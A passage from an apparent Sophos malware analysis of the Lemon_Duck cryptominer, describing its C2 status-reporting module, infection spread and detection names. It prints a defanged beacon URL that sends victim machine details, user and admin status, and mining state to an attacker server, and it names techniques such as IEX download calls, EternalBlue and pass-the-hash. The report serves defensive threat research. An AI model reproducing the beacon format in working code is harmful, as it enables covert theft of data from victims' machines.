
Continuous Monitoring C2: An infected machine will continuously send reports back to the C2 server with the latest status of exploitation and mining modules. This module is executed after all the payload script modules have run. Among the parameters sent back to the C2 server are details about the compromised user accounts, machine configuration, user privilege and exploitation or mining payloads status.

```
hxxp://<redacted.com>/report.jsp?ID=HAWKINS-PC&GUID=2D3EC845-35CD-1346-876E-
96257ADE6A2F&MAC=&OS=6.1.7601&BIT=32&USER=HAWKINS-
PC$&DOMAIN=WORKGROUP&D=&CD=Standard%20VGA%20Graphics%20Adapter&P=1&FI=0&FM=0&IF=0&MF=


Paramaters -
$comp_name = Computername
$guid = machine UUID
$mac = mac address of the machine
$os = installed OS version
$bit = 32 or 64 bit architecture
$user = username
$domain = User Domain
$uptime = system uptime
$card = Installed Graphic Card Name
$if_ = Exploit & threat progration module
$mf_ = active 32 or 64 bit mining module
$drive = removable & network drive information
$timestamp = Date in UFormat
$isA = If AMD Radeon graphic Card Installed & 64 bit machine
$permit - Is administrator
FI & IF - Confirm the threat propgation module is executed and running active
FM & MF - Confirm mining module executed and running active
&HR - Miner Hashrate information
```

Threat Prevalence

SophosLabs has monitored this malware communicating with its network and built a database of compromised machines. Based on the compromised machine count in the telemetry, we suspect that the attacks may have originated in Asia, but have spread to every continent.

Infected machines around the world, geolocated by their IP address



Percentages of the total number of Lemon_Duck infected endpoints, separated by country-code geolocation of the IP addresses

Detection Coverage

Sophos endpoint products will detect elements of the Lemon_Duck PowerShell components using some of the following definitions.

- HPmal/PowDld-B – Core Miner Component.
- Mal/PshlJob-A – Old campaign tasks files + Mssql brute-force task files.
- Mal/MineJob-C – task files created by Eternal Blue Exploitation.
- Mal/MineJob-B – Task file persistence.

Sophos Managed Threat Response (MTR) detects and neutralizes Techniques, Tactics and Procedures (TTPs) utilized by attackers throughout this report. These include but are not limited to PowerShell executions and download string IEX calls, brute force failed logins, start-up folder and scheduled task persistence, CVE-2017-8464, Open TCP 1433, pass-the-hash, and other malicious techniques.